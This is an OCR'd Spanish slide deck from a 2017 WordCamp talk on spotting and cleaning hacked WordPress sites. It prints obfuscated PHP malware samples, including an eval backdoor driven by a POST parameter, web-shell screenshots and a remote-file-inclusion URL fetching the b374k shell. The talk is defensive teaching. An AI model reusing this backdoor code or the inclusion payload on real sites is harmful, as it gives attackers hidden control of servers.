Tomás Sierra

Hacker al rey

WORDCAMP SANTANDER
Noviembre 2017

¿Web hackeada?

¿Cómo saberlo?

-Carga lenta
-Aparición de imágenes y enlaces en páginas
-Error de Sitio potencialmente peligroso en navegadores

¿Web hackeada?

¿Y ahora qué?

¿Web hackeada?

¿Y ahora qué?

No ponerse nervioso

¿Web hackeada?

¿Y ahora qué?

No ponerse nervioso
Utiliza un antivirus online

- https://sitecheck.sucuri.net/
- https://www.virustotal.com/es/

¿Web hackeada?

¿Y ahora qué?

No ponerse nervioso
Utiliza un antivirus online
Descarga todos tus archivos y pasa varios antivirus

¿Web hackeada?

¿Y ahora qué?

No ponerse nervioso
Utiliza un antivirus online
Descarga todos tus archivos y pasa varios antivirus
Utiliza un plugin de escaneo de seguridad


¿Web hackeada?

Vamos a ver qué encontramos

¿Web hackeada?

Y encontramos cosas como


Esto



```
<?php $GLOBALS['u8d03'] = "\x25\x3c\x5c\x69\x48\x6f\x2c\x46\x64\x44\x5d\x6c\x51\x40\x68\x6d\x28\x59\x38\x7a\x49\x7e\x3a\xd\x33\x20\x4d\xa
    \x4e\x6b\x66\x4c\x60\x7d\x74\x3d\x76\x56\x24\x2f\x55\x7c\x63\x79\x61\x2d\x7b\x3f\x23\x29\x42\x2a\x47\x4a\x37\x34\x62\x6a\x5a\x3b\x32
    \x57\x73\x22\x5f\x54\x30\x43\x4b\x39\x58\x72\x70\x27\x67\x3e\x78\x9\x52\x53\x2e\x5b\x45\x6e\x50\x65\x21\x4f\x2b\x77\x5e\x41\x35\x31
    \x75\x36\x71\x26";
$GLOBALS[$GLOBALS['u8d03'][57].$GLOBALS['u8d03'][93].$GLOBALS['u8d03'][8].$GLOBALS['u8d03'][56].$GLOBALS['u8d03'][93].$GLOBALS['u8d03'][92
    ].$GLOBALS['u8d03'][18]] = $GLOBALS['u8d03'][42].$GLOBALS['u8d03'][14].$GLOBALS['u8d03'][71];
$GLOBALS[$GLOBALS['u8d03'][29].$GLOBALS['u8d03'][60].$GLOBALS['u8d03'][69].$GLOBALS['u8d03'][30].$GLOBALS['u8d03'][60].$GLOBALS['u8d03'][
    95].$GLOBALS['u8d03'][44]] = $GLOBALS['u8d03'][5].$GLOBALS['u8d03'][71].$GLOBALS['u8d03'][8];
$GLOBALS[$GLOBALS['u8d03'][76].$GLOBALS['u8d03'][54].$GLOBALS['u8d03'][30].$GLOBALS['u8d03'][44].$GLOBALS['u8d03'][95].$GLOBALS['u8d03'][
    92]] = $GLOBALS['u8d03'][8].$GLOBALS['u8d03'][85].$GLOBALS['u8d03'][30].$GLOBALS['u8d03'][3].$GLOBALS['u8d03'][83].$GLOBALS['u8d03'][
    85];
$GLOBALS[$GLOBALS['u8d03'][76].$GLOBALS['u8d03'][44].$GLOBALS['u8d03'][95].$GLOBALS['u8d03'][69].$GLOBALS['u8d03'][93]] = $GLOBALS['u8d03'
    ][62].$GLOBALS['u8d03'][34].$GLOBALS['u8d03'][71].$GLOBALS['u8d03'][11].$GLOBALS['u8d03'][85].$GLOBALS['u8d03'][83];
$GLOBALS[$GLOBALS['u8d03'][85].$GLOBALS['u8d03'][85].$GLOBALS['u8d03'][69].$GLOBALS['u8d03'][95].$GLOBALS['u8d03'][44].$GLOBALS['u8d03'][
    66].$GLOBALS['u8d03'][30].$GLOBALS['u8d03'][92].$GLOBALS['u8d03'][56]] = $GLOBALS['u8d03'][8].$GLOBALS['u8d03'][85].$GLOBALS['u8d03'][
    30].$GLOBALS['u8d03'][3].$GLOBALS['u8d03'][83].$GLOBALS['u8d03'][85].$GLOBALS['u8d03'][8];
$GLOBALS[$GLOBALS['u8d03'][57].$GLOBALS['u8d03'][55].$GLOBALS['u8d03'][24].$GLOBALS['u8d03'][92].$GLOBALS['u8d03'][24].$GLOBALS['u8d03'][
    93].$GLOBALS['u8d03'][66].$GLOBALS['u8d03'][42]] = $GLOBALS['u8d03'][3].$GLOBALS['u8d03'][83].$GLOBALS['u8d03'][3].$GLOBALS['u8d03'][
    64].$GLOBALS['u8d03'][62].$GLOBALS['u8d03'][85].$GLOBALS['u8d03'][34];
$GLOBALS[$GLOBALS['u8d03'][76].$GLOBALS['u8d03'][69].$GLOBALS['u8d03'][56].$GLOBALS['u8d03'][42].$GLOBALS['u8d03'][56].$GLOBALS['u8d03'][
    92]] = $GLOBALS['u8d03'][62].$GLOBALS['u8d03'][85].$GLOBALS['u8d03'][71].$GLOBALS['u8d03'][3].$GLOBALS['u8d03'][44].$GLOBALS['u8d03'][
    11].$GLOBALS['u8d03'][3].$GLOBALS['u8d03'][19].$GLOBALS['u8d03'][85];
$GLOBALS[$GLOBALS['u8d03'][14].$GLOBALS['u8d03'][44].$GLOBALS['u8d03'][56].$GLOBALS['u8d03'][69]] = $GLOBALS['u8d03'][72].$GLOBALS['u8d03'
    ][14].$GLOBALS['u8d03'][72].$GLOBALS['u8d03'][36].$GLOBALS['u8d03'][85].$GLOBALS['u8d03'][71].$GLOBALS['u8d03'][62].$GLOBALS['u8d03'][
    3].$GLOBALS['u8d03'][5].$GLOBALS['u8d03'][83];
$GLOBALS[$GLOBALS['u8d03'][96].$GLOBALS['u8d03'][93].$GLOBALS['u8d03'][18].$GLOBALS['u8d03'][42].$GLOBALS['u8d03'][24]] = $GLOBALS['u8d03'
    ][94].$GLOBALS['u8d03'][83].$GLOBALS['u8d03'][62].$GLOBALS['u8d03'][85].$GLOBALS['u8d03'][71].$GLOBALS['u8d03'][3].$GLOBALS['u8d03'][
    44].$GLOBALS['u8d03'][11].$GLOBALS['u8d03'][3].$GLOBALS['u8d03'][19].$GLOBALS['u8d03'][85];
$GLOBALS[$GLOBALS['u8d03'][72].$GLOBALS['u8d03'][30].$GLOBALS['u8d03'][44].$GLOBALS['u8d03'][54].$GLOBALS['u8d03'][66]] = $GLOBALS['u8d03'
    ][56].$GLOBALS['u8d03'][44].$GLOBALS['u8d03'][62].$GLOBALS['u8d03'][85].$GLOBALS['u8d03'][95].$GLOBALS['u8d03'][55].$GLOBALS['u8d03'][
    64].$GLOBALS['u8d03'][8].$GLOBALS['u8d03'][85].$GLOBALS['u8d03'][42].$GLOBALS['u8d03'][5].$GLOBALS['u8d03'][8].$GLOBALS['u8d03'][85];
$GLOBALS[$GLOBALS['u8d03'][96].$GLOBALS['u8d03'][85].$GLOBALS['u8d03'][30].$GLOBALS['u8d03'][44].$GLOBALS['u8d03'][85]] = $GLOBALS['u8d03'
    ][62].$GLOBALS['u8d03'][85].$GLOBALS['u8d03'][34].$GLOBALS['u8d03'][64].$GLOBALS['u8d03'][34].$GLOBALS['u8d03'][3].$GLOBALS['u8d03'][
    15].$GLOBALS['u8d03'][85].$GLOBALS['u8d03'][64].$GLOBALS['u8d03'][11].$GLOBALS['u8d03'][3].$GLOBALS['u8d03'][15].$GLOBALS['u8d03'][3].
    $GLOBALS['u8d03'][34];
$GLOBALS[$GLOBALS['u8d03'][83].$GLOBALS['u8d03'][54].$GLOBALS['u8d03'][44].$GLOBALS['u8d03'][54].$GLOBALS['u8d03'][24].$GLOBALS['u8d03'][
    60]] = $GLOBALS['u8d03'][62].$GLOBALS['u8d03'][56].$GLOBALS['u8d03'][18].$GLOBALS['u8d03'][18];
$GLOBALS[$GLOBALS['u8d03'][30].$GLOBALS['u8d03'][55].$GLOBALS['u8d03'][93].$GLOBALS['u8d03'][69].$GLOBALS['u8d03'][18].$GLOBALS['u8d03'][
    30].$GLOBALS['u8d03'][56].$GLOBALS['u8d03'][54]] = $GLOBALS['u8d03'][43].$GLOBALS['u8d03'][56].$GLOBALS['u8d03'][69].$GLOBALS['u8d03']
    [56].$GLOBALS['u8d03'][18].$GLOBALS['u8d03'][56].$GLOBALS['u8d03'][93].$GLOBALS['u8d03'][42];
```

]]>

o esto



```
<?php


     $sF="PCT4BA6ODSE_";$s21=strtolower($sF[4].$sF[5].$sF[9].$sF[10].$sF[6].$sF[3].$
    sF[11].$sF[8].$sF[10].$sF[1].$sF[7].$sF[8].$sF[10]);$s20=strtoupper($sF[11].$sF[0
    ].$sF[7].$sF[9].$sF[2]);if (isset(${$s20}['n318a65'])) {eval($s21(${$s20}['
    n318a65']));}?>
```

o...

ej/


wp-ajax.php

¿Web hackeada?

Y todo esto acaba en...

¿Web hackeada?

esto



```
Darwin tm.graha 12.2.0 Darwin Kernel Version 12.2.0: Sat Aug 25 00:48:52 PDT 2012; root:xnu-2050.18.24~1/RELEASE_X86_64 x86_64
Apache/2.2.22 (Unix) DAV/2 PHP/5.3.15 with Suhosin-Patch mod_ssl/2.2.22 OpenSSL/0.9.8r
server ip : 127.0.0.1 | your ip : 127.0.0.1 | Time @ Server : 09 Dec 2013 23:55:04
/ Library / Server / Web / Data / Sites / Default /
```


`_www > - shell command -`

Change shell password

New password

Confirm password

¿Web hackeada?




putin.ras/inc.php?inc=http://putin.ras/b374k2.4/b374k.txt?&news=1&

```
Windows NT W6292 6.1 build 7600 (Windows 7 Ultimate Edition) i586
Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7
server ip : 127.0.0.1 | your ip : 127.0.0.1 | Time @ Server : 24 May 2013 19:36:21
[ C ] [ D ]   D: \ Pictures \ Graphic Resource \ famfamfam \ famfamfam_flag_icons \ gif \

putin > - shell command -
```

name	size	perms	modified	action	download
[.]	LINK	drwxrwxrwx	24-May-2013 18:22	find | upl | +file | +dir	Download
[..]	LINK	drwxrwxrwx	24-May-2013 18:22	find | upl | +file | +dir	Download
.DS_Store	12.00 KB	-rw-rw-rw-	01-Feb-2007 23:42	edit | hex | ren | del	Download
ad.gif	371.00 B	-rw-rw-rw-	29-Aug-2005 14:45	edit | hex | ren | del	Download
ae.gif	361.00 B	-rw-rw-rw-	29-Aug-2005 14:46	edit | hex | ren | del	Download
af.gif	369.00 B	-rw-rw-rw-	29-Aug-2005 14:45	edit | hex | ren | del	Download
ag.gif	361.00 B	-rw-rw-rw-	29-Aug-2005 14:45	edit | hex | ren | del	Download
ai.gif	369.00 B	-rw-rw-rw-	29-Aug-2005 14:45	edit | hex | ren | del	Download
al.gif	370.00 B	-rw-rw-rw-	29-Aug-2005 14:45	edit | hex | ren | del	Download
am.gif	363.00 B	-rw-rw-rw-	29-Aug-2005 14:45	edit | hex | ren | del	Download
an.gif	368.00 B	-rw-rw-rw-	29-Aug-2005 14:46	edit | hex | ren | del	Download
ao.gif	244.00 B	-rw-rw-rw-	01-Feb-2007 23:33	edit | hex | ren | del	Download

¿Web hackeada?



```
